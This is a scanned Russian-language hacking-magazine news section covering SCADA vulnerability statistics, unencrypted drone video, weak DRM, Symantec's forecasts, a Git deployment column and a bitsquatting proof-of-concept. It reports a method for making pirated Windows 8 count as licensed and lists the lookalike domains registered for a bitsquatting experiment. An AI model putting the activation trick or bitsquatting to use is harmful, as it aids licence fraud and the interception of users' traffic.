На планшете предустановлена предварительная версия Office 2013, что позволяет уже сейчас попробовать следующую версию среды для работы с документами, электронными таблицами и презентациями. Обновление до финальной версии для владельцев VivoTab RT будет доступно бесплатно.



Любые аксессуары

Благодаря док-станции VivoTab RT оснащен полноформатным портом USB, что позволяет использовать внешние накопители, мышки и другую периферию. Поддержка Bluetooth и NFC позволяет легко подключаться к беспроводным аксессуарам и обмениваться информацией с другими устройствами.



Медийная реальность

Планшет оснащен сразу двумя камерами. Задняя камера на 8 мегапикселей позволяет снимать видео в формате Full HD, а передняя камера отлично подойдет для видеоконференций в Skype и других мессенджерах. Для просмотра кино как нельзя кстати будет яркий IPS-экран и четыре стереодинамика с фирменной технологией SonicMaster.



Экосистема Microsoft

Благодаря новой Windows VivoTab RT отлично взаимодействует с другими продуктами Microsoft. Если интеграция со смартфонами на Windows Phone вполне ожидаема, то куда интереснее приложение Smartglass, позволяющее управлять консолью Xbox для просмотра кино на большом экране.




На правах рекламы

САМЫЕ УЯЗВИМЫЕ И ПОПУЛЯРНЫЕ SCADA-СИСТЕМЫ

АНАЛИТИКА ЗА ПЕРИОД 2005–2012 ГОДОВ

Компания Positive Technologies опубликовала любопытный отчет. Специалисты компании проанализировали уязвимости, обнаруженные в промышленных SCADA-системах, однако в отчет вошли данные не за последний год, но за период с 2005 года до осени 2012 года. Чтобы оценить популярность самой АСУ ТП, аналитики Positive Technologies использовали статистику вакансий на сайте hh.ru. В свою очередь, подсчитать уязвимости в системах помогли базы уязвимостей (ICS-CERT, NVD, Bugtraq), уведомления разработчиков, сборники эксплойтов (SAINTexploit, Metasploit, Immunity Canvas) и так далее.

Наиболее популярной оказалась компания Siemens с решениями Step 7 (более 22%), WinCC (свыше 18%) и PCS 7 (почти 8%). Следом идут Wonderware (InTouch HMI, более 12%) и Iconics (Genesis, свыше 5%). Здесь аналитики Positive Technologies отмечают, что в список не попали некоторые популярные отечественные продукты, об уязвимостях в которых ничего не известно, так как они редко выводятся во внешние сети. В целом период 2005–2010 годов был тихим и насчитывал лишь девять уязвимостей. Дальше интерес к теме подстегнул Stuxnet, и в 2011 году этот показатель вырос до 64, а за первые три квартала 2012 года обнаружено 98 новых дыр — больше, чем за все остальное время исследования. За весь рассматриваемый период наибольшее число уязвимостей было найдено в разработках Siemens.



Также Positive Technologies изучили уязвимости АСУ ТП, открытых в общую сеть. Оказалось, что почти треть от общего числа таких SCADA-систем находится в США (31,3%). Второе и третье места с большим отрывом достались Италии (6,8%) и Южной Корее (6,2%).



БЕСПИЛОТНИКИ В ОПАСНОСТИ!

ПЕРЕХВАТ КАРТИНКИ С ВОЕННЫХ ДРОНОВ


Беспилотные летательные аппараты — это не только прикольные гаджеты вроде Ar.Drone, но и серьезная боевая техника, которую широко используют военные многих стран мира. В частности, армия США уже много лет применяет для своих операций беспилотники Predator и Reaper, оснащенные видеокамерами. Интересно, что при этом дроны не укомплектованы хоть каким-то оборудованием для шифрования видеопотока и спокойно вещают «вовне» по протоколу Common Data Link. О данной проблеме известно давно, и еще в далеком 2008 (!) году она перестала быть теоретической.

Тогда иракские ополченцы научились перехватывать видеопоток с американских дронов, используя примитивный софт стоимостью 26 долларов. Пентагон тогда клятвенно заверил общественность, что дыру закроют, беспилотники переведут на другой протокол и, конечно же, начнут шифровать видео. Как выяснили в издании Danger Room, воз и ныне там.


Прошло четыре года, и оказалось, что только 30–50% дронов на данный момент оснастили шифровальными передатчиками, другие по-прежнему «транслируют» видео в открытом виде. Danger Room сообщают, что оснастить весь флот шифрованием, похоже, получится не раньше 2014 года.



VMWARE СООБЩИЛА, что утечка исходников гипервизора ESX оказалась серьезнее, чем предполагалось. Может ли это навредить клиентам VMware, неизвестно.



НАЧАЛИСЬ ПРОДАЖИ RASPBERRY PI МОДЕЛИ «A». Всего за 25 долларов ты получишь проц ARM 11 с частотой 700 МГц с графическим процессором с поддержкой OpenGL ES 2.0 и 256 Мб ОЗУ.



ФРАНЦУЗЫ ИЗ VUPEN SECURITY ОБЪЯВИЛИ, что первый эксплойт для Win8 + IE10 с HiASLR / AntiROP / DEP & Prot Mode с выходом из песочницы готов и выставлен на продажу.



АНОНИМУС ВНОВЬ ПООБЕЩАЛ В СКОРОМ ВРЕМЕНИ запустить «свою Wikileaks». Стало известно, что проект будет называться TYLER, а в его основе лежит P2P-протокол.



MICROSOFT ПОКА НЕ ПЛАНИРУЕТ портировать DirectX 11.1 с поддержкой стерео куда-либо, кроме Windows 8. Печальная новость для геймеров и сочувствующих.


ЛЕГКИМ ДВИЖЕНИЕМ РУКИ WINDOWS ПРЕВРАЩАЕТСЯ...

КАК ПИРАТСКАЯ «ВОСЬМЕРКА» СТАЛА ЛИЦЕНЗИОННОЙ

Ситуация вокруг выхода Windows 8 и так сложилась неоднозначная (многие видные деятели высказывались о новой ОС достаточно резко, опросы показывают, что переходить на «восьмерку» собирается не слишком большой процент пользователей, и так далее), а тут еще подоспела новость о том, что пиратскую версию Windows 8 при помощи пары простых манипуляций можно превратить в лицензионную.

Обнаружили этот баг пользователи Reddit. Оказалось, что система активации Windows 8 таит в себе коварную ошибку, благодаря которой ОС можно превратить в лицензионную. Бесплатно и просто. Способ работает для Windows 8 Pro, активированной временным ключом (во многих случаях активация срабатывает даже на свежей системе, так что временный ключ не нужен).

Чтобы регистрация из временной превратилась в постоянную, достаточно загрузить Windows Media Center (WMC) с сайта Microsoft и установить программу на компьютер. Дело, похоже, в том, что Media Center должен был войти в часть платного пакета, но в последний момент его решили сделать бесплатным апгрейдом до 31 января 2013 года. Сейчас с приложением дается ключ, который (по ошибке, конечно) активирует не только сам WMC, но и всю систему в целом, притом на неограниченное время! Замечу, что на момент написания этих строк способ по-прежнему работал.



25-значный ключ с сайта Microsoft присылают в письме в течение 72 часов после подачи заявки.

НЕОЖИДАННЫЕ РЕЗУЛЬТАТЫ AV-TEST

АНТИВИРЬ MICROSOFT SECURITY ESSENTIALS ЕДИНСТВЕННЫЙ НЕ СУМЕЛ ПРОЙТИ ТЕСТ НЕЗАВИСИМОГО ИНСТИТУТА ИТ-БЕЗОПАСНОСТИ

SYMANTEC ПРОЗРЕВАЕТ БУДУЩЕЕ

КИБЕРБЕЗОПАСНОСТЬ В 2013 ГОДУ


Прошедший год был не самым легким для компании Symantec — утечки исходников и хакерские атаки подпортили репутацию компании и нервы ее сотрудников. Тем не менее Symantec остается серьезным игроком рынка информационной безопасности, поэтому пройти мимо интересного аналитического прогноза компании мы не смогли :). Специалисты Symantec опросили сотни штатных и независимых экспертов по безопасности, собрали множество идей, поработали с полученными данными, проведя коллективный мозговой штурм, и в итоге получили интересный прогноз на 2013 год. Итак, какие тенденции ждут нас в этом году?

1. **Киберразборки станут нормой.** Начиная с 2013 года, локальные киберконфликты между государствами, организациями и частными лицами будут играть ключевую роль в Сети. Примеры последних лет показали, что через инет можно осуществлять эффективный шпионаж. В 2013 году государства, частные компании и отдельные граждане будут использовать кибератаки также для демонстрации силы или в качестве «послания» своим оппонентам. Кроме того, в новом году не успокоятся и так называемые хактивисты.
2. **Малварь, которая требует денег и запугивает пользователей.** Фальшивые антивирусы продолжат свое черное дело, но станут действовать жестче и деструктивнее — будут блокировать систему, шифровать файлы, запугивать пользователей присутствием на машине вирусов и так далее. Эксперты прогнозируют, что в 2013 году шире распространится именно «бизнес-модель», где главная цель — запугать пользователя и принудить его немедленно отправить деньги.
3. **Мобильные зловреды станут еще популярнее.** Только за последние девять месяцев количество вредоносных мобильных приложений выросло на 210%, так что тенденция очевидна. Многие из разработчиков рекламных зловредов также работают под видом легальных компаний, которые помогают монетизировать «бесплатные» приложения под Android.
4. **Монетизация социальных сетей принесет новые опасности.** Пользователи излишне доверяют социальным сетям и хранят там персональные данные, тратят деньги на игры, дарят подарки друзьям. Вскоре Facebook собирается начать очередной этап монетизации, в ходе которого должна появиться платная возможность доставки подарков. Естественно, это откроет новые возможности для злоумышленников. Платежные данные пользователей и другая потенциально опасная информация будут использоваться в социальной сети, что облегчит кражу.
5. **Пользователи переходят на мобильные устройства и в облака, а киберпреступники тянутся за ними.** Стремительный рост вредоносного ПО для Android в 2012 году говорит о том, что киберпреступники следуют за тенденциями рынка. Как только Android стал популярен, мошенники переориентировались на него. Специалисты Symantec считают, что скоро мобильные устройства и облачные сервисы будут приносить киберпреступникам доход, сравнимый с доходом от платных SMS. Возможно, хакеры найдут эффективные способы внедряться в чужие платежные сессии и осуществления фродовых транзакций. К тому же в последнее время проявились проблемы с грамотной реализацией SSL в мобильных приложениях. Активная эксплуатация уязвимостей такого рода может начаться в 2013 году.

ПРИЛОЖЕНИЕ DR.WEB ДЛЯ ANDROID (в полной и light-версии) было скачано более десяти миллионов раз, похвасталась компания.

СКАНЕР-РЕКОРДСМЕН

ЯПОНЦЫ ПОКАЗАЛИ ОДИН ИЗ САМЫХ БЫСТРЫХ СКАНЕРОВ В МИРЕ



1000 страниц за 90 минут способен оцифровать сканер, созданный инженером Google Бенджамином Стаффином. Это для сравнения.

В наш век планшетов и электронных книг мы порой несправедливо забываем о существовании обыкновенных книжек — бумажных. А ведь вопрос оцифровки бумажной литературы по-прежнему открыт и очень актуален. Нет, вовсе не для пиратов, как многие сейчас подумали, но для библиотек и научных учреждений. В этом свете детище японских ученых кажется не просто крутым, но и весьма полезным агрегатом.

Сканер BFS-Auto (book flipping scanning) создан учеными Токийского университета (лаборатория Ишикава Оку). Стоит отметить, что эта лаборатория долгое время разрабатывала технологию сверхбыстрой съемки объектов в движении с нормальным фокусом. Готовую технологию японцы решили применить на практике. BFS-Auto способен оцифровать 1000 страниц за четыре минуты. То есть его производительность равна 250 страниц в минуту, а это очень и очень высокий показатель.

Сканер устроен весьма просто. Книга располагается на специальной подставке, над которой установлено устройство для перелистывания страниц. Лазеры формируют на поверхности открытой книги сетку, после чего сканер делает снимок. Съемка производится с нескольких ракурсов, после чего все три отснятые кадра автоматически объединяются. Это помогает избежать искажений, которые обычно появляются при обычном сканировании.

DRM IS FOR LULZ


СМЕШНОЙ ПРИМЕР СИСТЕМЫ ЗАЩИТЫ ОТ КОПИРОВАНИЯ

Занимательную историю поведал в своем блоге Эшер Ленгтон, сотрудник Ливерморской национальной лаборатории. Будучи законопослушным гражданином, Ленгтон приобрел в онлайн-магазине некий фильм и собрался приятно провести вечер за его просмотром. Но, как это часто бывает с защищенным контентом, фильм потребовал установки плеера от компании Leaping Brain. С установкой ПО на iPhone у Ленгтона возникли проблемы, пытаясь разобраться с которыми он обнаружил, что фильм лежит в скрытой папке, в виде самых обычных файлов формата mov (проиграть которые не удалось). Удивившись, Ленгтон продолжил копать и вскоре пришел к выводу, что плеер от Leaping Brain не что иное, как скрипт на Python, построенный вокруг нескольких библиотек VLC. Он совершал какие-то действия над файлом, прежде чем отдать его плееру.


Ленгтон сравнил обработанный файл с зашифрованным. Оказалось, что «неприступный алгоритм шифрования» сводится к тому, что в первых 15 килобайтах файла несколько начальных байтов каждого килобайтного блока были XOR'нуты с «секретным ключом», а именно строкой «RANDOM_STRING».

Уже это смешно, но вишенкой на торте стало чтение раздела FAQ на сайте компании Leaping Brain. Производители уверяют, что им «неизвестно о существовании более надежной схемы, чем эта. Windows Media DRM легко поддается взлому и работает только под Windows, тогда как алгоритм BrainTrust отлично работает на любой платформе и его практически невозможно взломать».





КТО НАЗЫВАЛ ДИСПЛЕИ С СООТНОШЕНИЕМ СТОРОН 16:9 «танкощелью»? Радуйтесь, теперь вы увидите настоящую бойницу — сразу ряд компаний анонсировали мониторы с соотношением сторон 21:9! Скажем, модель LG EA93 базируется на IPS-матрице, имеет диагональ 29" и разрешение 2560 × 1080 точек. Кстати, стоить такой монстр будет всего 634 доллара.



ПРАВИТЕЛЬСТВО РФ НАЗВАЛО «борьбу с распространением нелегального контента, в том числе с использованием торрентов» одной из основных задач до 2018 года.



ПОЧТИ В ДВА РАЗА БОЛЬШЕ МАЛВАРИ ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ было обнаружено в третьем квартале 2012 года, сообщила компания McAfee в своем отчете.

КАК ВДОХНОВИТЬСЯ ТРОЛЛИНГОМ В TWITTER

УДИВИТЕЛЬНАЯ ИСТОРИЯ ПИТЕРА МОЛИНЬЕ

Наверняка имя Питера Молинье знакомо нашим читателям. На всякий случай поясним и напомним, что этот без преувеличения легендарный разработчик игр придумал Black & White, The Movies, Fable и множество других очень необычных игрушек, которым зачастую присущи черты симулятора бога. Кстати, Молинье является родоначальником этого жанра. Успел Молинье принять и непосредственное участие в создании Microsoft Kinect, поработать в Electronic Arts и основать Lionhead Studios.

Однако, несмотря на все эти бесспорные заслуги «перед обществом», Питер Молинье всегда оставался личностью неоднозначной и довольно эксцентричной. Например, он славится тем, что задолго до релиза игры любит рассказать о какой-нибудь фантастической функциональности, которая обязательно будет в конечном продукте, но в итоге, разумеется, ничего подобного в игре не обнаруживается. Из-за этого Молинье приходилось десятки раз извиняться перед публикой. Словом, идей у Молинье всегда было даже слишком много, и реализовать их все (и реализовать правильно) удавалось далеко не всегда. Весной 2012 года Питер Молинье неожиданно для всех объявил, что покидает Microsoft и Lionhead ради стартапа 22 Cans, который он основал совместно с некоторыми сотрудниками Lionhead. Напомним, что сейчас легендарному разработчику за пятьдесят, так что его решение бросить все выглядело действительно странным.

Еще более странным для многих стало то, что на этот шаг Молинье вдохновил... двойник-тролль из Twitter. Нет, это не шутка. С 2009 года в Twitter появился пользователь @PeterMolydeux, который день ото дня публиковал безумные и смешные идеи игр. Чего там только не было! Игра про почтальона с рентгеновским зрением. Игра про воображаемого друга, которого нужно убедить в реальности главного героя. Гонки, где ты управляешь не машинами, но дорогой. Игра, где персонаж притворяется слепым и должен натыкаться на окружающие предметы, дабы не вызывать подозрений. Мультиплеер для восьми игроков про огромного осьминога, где каждый игрок управляет своим щупальцем, к которому прикреплено оружие. Настоящий пир духа. Вскоре на аккаунт подписались такие монстры, как Kotaku и GameSetWatch, шутника фоловили уже десятки тысяч человек, и все гадали, кто же он такой.





За аккаунтом @PeterMolydeux, как оказалось, скрывался Адам Капоне — молодой игровой дизайнер, еще в детстве полюбивший игры Молинье (в частности, Theme Park). Шуточный аккаунт он открыл, когда понял, что ему отчаянно хочется, чтобы большее число девелоперов не боялись взваливать на себя непосильные и почти невозможные задачи, как это всегда делал Питер Молинье.

Один только Молинье считал все это раздражающим, а шутника жалким. Время шло, и Молинье заметил, что начал проникаться к своему двойнику симпатией. Его идеи, конечно, были дурацкими и смешными, но в то же время весьма интересными. Становилось ясно, что кто бы ни стоял за всем этим, он весьма умен. Молинье стал воспринимать твиты двойника как послания от собственного молодого альтер эго, вспомнил то время, когда хотел и отчаянно стремился создать такую игру, какой мир никогда не видел раньше.

Все это привело к тому, что весной 2012 года он решил попробовать еще раз: бросить все и попытаться воплотить в жизнь свои безумные и не похожие ни на что идеи. Так была основана студия 22 Cans. Пока, кроме неоднозначного проекта Curiosity, студия Молинье вывела на Kickstarter симулятор бога Godus, минимальная сумма финансирования которого составляет 450 тысяч фунтов стерлингов. Сбор средств начался в конце ноября.

ПРОШЛИ ОПЕРАЦИИ «КИБЕРПОНЕДЕЛЬНИК» И «ТРАНСАТЛАНТИКА»

ФЕДЕРАЛЫ ИЗ США (ICE) ВМЕСТЕ С ПРАВООХРАНИТЕЛЯМИ ЕВРОПЫ КОНФИСКОВАЛИ 132 ДОМЕНА У ТОРГОВЦЕВ КОНТРАФАКТОМ





КОЛОНКА СТЁПЫ ИЛЬИНА

ПРО ГИГИЕНУ РАБОТЫ С КОДОМ

ГРЕХ ПРОГРАММИСТОВ

Сложно представить, сколько людей по-прежнему создают папки v0001, v0002, чтобы хранить исходники разных версий своего проекта. Но я знаю точно: их много! За последний год мне не раз приходилось повторять прописные истины о том, что так делать нельзя, — пора оформить их в виде колонки. Следующие рекомендации, конечно, не пригодятся тем людям, которые профессионально и давно занимаются разработкой, но тем, кто только начинает свой путь, их необходимо прочитать обязательно. Для примера возьму самую распространенную сегодня ситуацию — разработку веб-проекта.

Молиться на систему контроля версий. Что называется, без вариантов. Если в рабочей папке проекта у тебя груда файлов со 100500 копий бэкапов, в которых ты уже и сам давно не можешь разобраться, то нет другого пути, как прямо сейчас начать использовать Git (ну или другую систему контроля версий). Чтобы прочитать этот мануал (bit.ly/SMm9Ol) о том, как начать работу с Git, коммитить изменения в коде и решать возникшие конфликты, уйдет минут тридцать, но после этого тебе никогда не придет в голову идея работать с исходниками без контроля версий. Работаешь над проектом не один? Тогда тем более нужен единый репозиторий кода. А как еще можно совместно работать с исходниками (а представь, каково крупным компаниям, где над одним проектом работают сотни программистов), вести параллельную работу над разными фичами и не мешать друг другу, если не использовать единый репозиторий кода? Кстати, его можно держать у себя, а можно в специальном хостинге. И если на GitHub (github.com) придется заплатить за закрытый репозиторий (иначе все сорцы будут доступны open-source), то на BitBucket (www.bitbucket.com) можно работать бесплатно при условии, что работать с ним будет не больше пяти юзеров. Таким образом, помимо надежного хостинга кода, ты получаешь еще и классный инструмент с кучей дополнительных фишек, которые будут особенно полезны при командной работе.

Забыть про FTP. Все когда-то делали так: редактировали файлы на локальном компе и потом загружали их на сервер по FTP. Но делать так больше не надо. Когда мы говорим о худо-бедно серьезном проекте, где постоянно выкатываются какие-то изменения, то быстро приходится переключаться на другие решения, — и опять же не понимаешь, как ты жил раньше Git или Mercurial. Поскольку весь код уже лежит в репозитории, то все, что нужно сделать для развертывания кода на новом сервере, — это подключиться по SSH (желательно по ключу, чтобы не вводить логин и пароль) и в рабочей папке склонировать все файлы из репозитория (проще говоря, скачать актуальную версию всех файлов):

```
$ ssh secureuser@securehost.com
$ cd public_html
$ git clone git@github.com:↵
secureuser/example.com.git
```

Далее, чтобы накатить изменения, элементарно выполняются git pull'ом (загрузить все обновления файлов из репозитория):

```
$ ssh secureuser@securehost.com
$ cd public_html/example.com
$ git pull origin master
```


И боже упаси тебя что-то вручную поправить на «боевом сервере». Должна быть железная система: любые изменения в коде должны быть обязательно занесены в репозиторий кода. Только тогда это имеет смысл.

Умно развертывать. Естественно, мало кто каждый раз вручную подключается к серверу по SSH и накатывает изменения. Зачем это делать, если процесс легко автоматизируется? В простейшем случае можно самому написать элементарный скрипт, который выполняет подключения, переходит в рабочую папку и выполняет нужные команды Git'a. Дополнительно, с помощью тех же скриптов, могут быть настроены и поправлены какие-то конфиги (например, параметры для доступа к базе данных: в простейшем случае дома и на сервере они разные). Впрочем, чтобы не заморачиваться с настройками самому, есть полно готовых инструментов, которые позволяют обустроить процесс развертывания (деплоя) более гибко и, что важнее, просто. Мы упоминали их в FAQ'е прошлого номера: Fabric (fabfile.org), Capistrano (capistranorb.com), Chef (www.opscode.com/chef). Пример такого скрипта на Fabric:

```
def deploy():
    code_dir = '/srv/django/myproject'
    with settings(warn_only=True):
        if run("test -d %s" % ↵
        code_dir).failed:
            run("git clone user@↵
            vcshost:/path/to/repo/↵
            .git %s" % code_dir)
    with cd(code_dir):
        run("git pull")
```

Прелесть в том, что процедуру деплоя при похожем подходе можно делать очень быстро и сразу на многих серверах.

Все эти бесхитростные приемы, правда в более навороченной форме, используются в любой технологической компании. На это есть банальная причина: это просто удобно.



BitBucket предоставляет приватные репозитории кода бесплатно, если с ними работает не более пяти человек

Анатолий Ализар (alizar@gmail.com)





Proof-of-Concept

БИТСКВОТТИНГ: ПРОВЕРКА ЭФФЕКТИВНОСТИ

ЧТО ЭТО ТАКОЕ

Битсквоттинг — регистрация доменных имен, которые отличаются на один бит от оригинальных. Битсквоттинг по форме похож на тайпсквоттинг, но придуман совершенно для других целей. Тайпсквоттеры рассчитывают, что пользователь опечатается при вводе URL или не заметит отличия на один символ в ссылке. Битсквоттинг делает ставку на то, что какое-нибудь из подключенных к интернету устройств случайно ошибется и изменит один нужный бит в запросе к DNS-серверу, так что трафик пойдет вместо оригинального сайта к злоумышленнику.

Это может быть банальная ошибка как в стеке TCP/IP, так и в памяти маршрутизатора, в браузере и так далее, на любом этапе обработки запроса. Ошибки в RAM возникают из-за перегрева, скачков напряжения, дефектов оборудования, даже космического излучения. Например, для ПК с 4 Гб DRAM количество ошибок составляет от трех в час до трех в месяц. Можно самостоятельно посчитать, сколько сбоев происходит во всех компьютерах мира.

Например, вот бинарное представление адреса «ВКонтакте»: 01110110 01101011 00101110 01100011 01101111 01101101 (vk.com). Существует 16 альтернативных вариантов, каждый из которых отличается от оригинала на один бит.

```
00110110 01101011 00101110 01100011
01101111 01101101 (6k.com)
01100110 01101011 00101110 01100011
01101111 01101101 (fk.com)
01111110 01101011 00101110 01100011
01101111 01101101 (~k.com)
01110010 01101011 00101110 01100011
01101111 01101101 (rk.com)
01110100 01101011 00101110 01100011
01101111 01101101 (tk.com)
01110111 01101011 00101110 01100011
01101111 01101101 (wk.com)
01110110 00101011 00101110 01100011
01101111 01101101 (v+.com)
...
```

На практике реально зарегистрировать мы не сможем ни один из этих доменов, так что «ВКонтакте» — один из немногих сайтов в интернете, который защищен от битсквоттерской атаки. Чего не скажешь о microsoft.com (72 варианта для битсквоттинга), amazon.com (48 вариантов) и прочих.

КТО ЭТО ПРИДУМАЛ

Выдвинул идею на конференции Black Hat в августе 2011 года хакер Артем Динабург (Artem Dinaburg).


Автор объясняет, что для такого типа атаки нужно выбирать домены CDN и рекламных сетей, контент с которых подгружается на тысячи популярных сайтов. Это такие домены, как fbcdn.net, 2mdn.net и akamai.com. Для проверки своей теории Динабург зарегистрировал 32 домена методом битсквоттинга, в том числе домены CDN и рекламных сетей. Список адресов, которые принимали участие в эксперименте: ikamai.net, aeazon.com, a-azon.com, amazgn.com, microsmft.com, micrgsoft.com, miarosoft.com, iicrosoft.com, microsnft.com, mhcrosoft.com, eicrosoft.com, mic2osoft.com, micro3oft.com, li6e.com, 0mdn.net, 2-dn.net, 2edn.net, 2ldn.net, 2mfn.net, 2mln.net, 2odn.net, 6mdn.net, fbbdn.net, fbgdn.net, gbcdn.net, fjcdn.net, dbcdn.net, roop-servers.net, doublechick.net, do5bleclick.net.

РЕЗУЛЬТАТ ЭКСПЕРИМЕНТА


Эксперимент Динабурга показывает, что смысл есть. К сайтам действительно поступали DNS-запросы и HTTP-запросы и подключались сторонние устройства. За семь с половиной месяцев с сентября 2010 года по апрель 2011 года поступило в общей сложности 52 317 запросов с 12 949 уникальными IP-адресами. Если не считать трех искусственных всплесков трафика, то в среднем запросы шли с 59 уникальных IP-адресов в день.

Артем Динабург до сих пор продолжает анализировать данные и публикует свежие результаты в блоге dinaburg.org. Недавно он выложил запись всех пакетов (PCAP), поступивших в ходе эксперимента: dinaburg.org/data/dnslogs.tar.7z. Там есть и автоматически сгенерированные краш-репорты с неправильным битом в адресе, и запросы Windows Update. Эти примеры показывают, что причиной были действительно ошибки в битах, а не неправильно введенный вручную URL.

В качестве бонуса — скрипт на Python для генерации битсквоттерских доменов: dinaburg.org/data/bitsquat.py.



Количество запросов, поступивших на 32 домена, зарегистрированных методом битсквоттинга во время эксперимента с сентября 2010-го по апрель 2011 года



Количество уникальных IP-адресов, с которых поступали запросы, без учета трех искусственных всплесков трафика

Андрей Костин (andrei@andreicostin.com)



СПУФИНГ В ВОЗДУХЕ

КАК НЕЗАЩИЩЕННОСТЬ НОВЫХ СРЕДСТВ КОММУНИКАЦИЙ В АВИАЦИИ МОЖЕТ ПРИВЕСТИ К КАТАСТРОФЕ



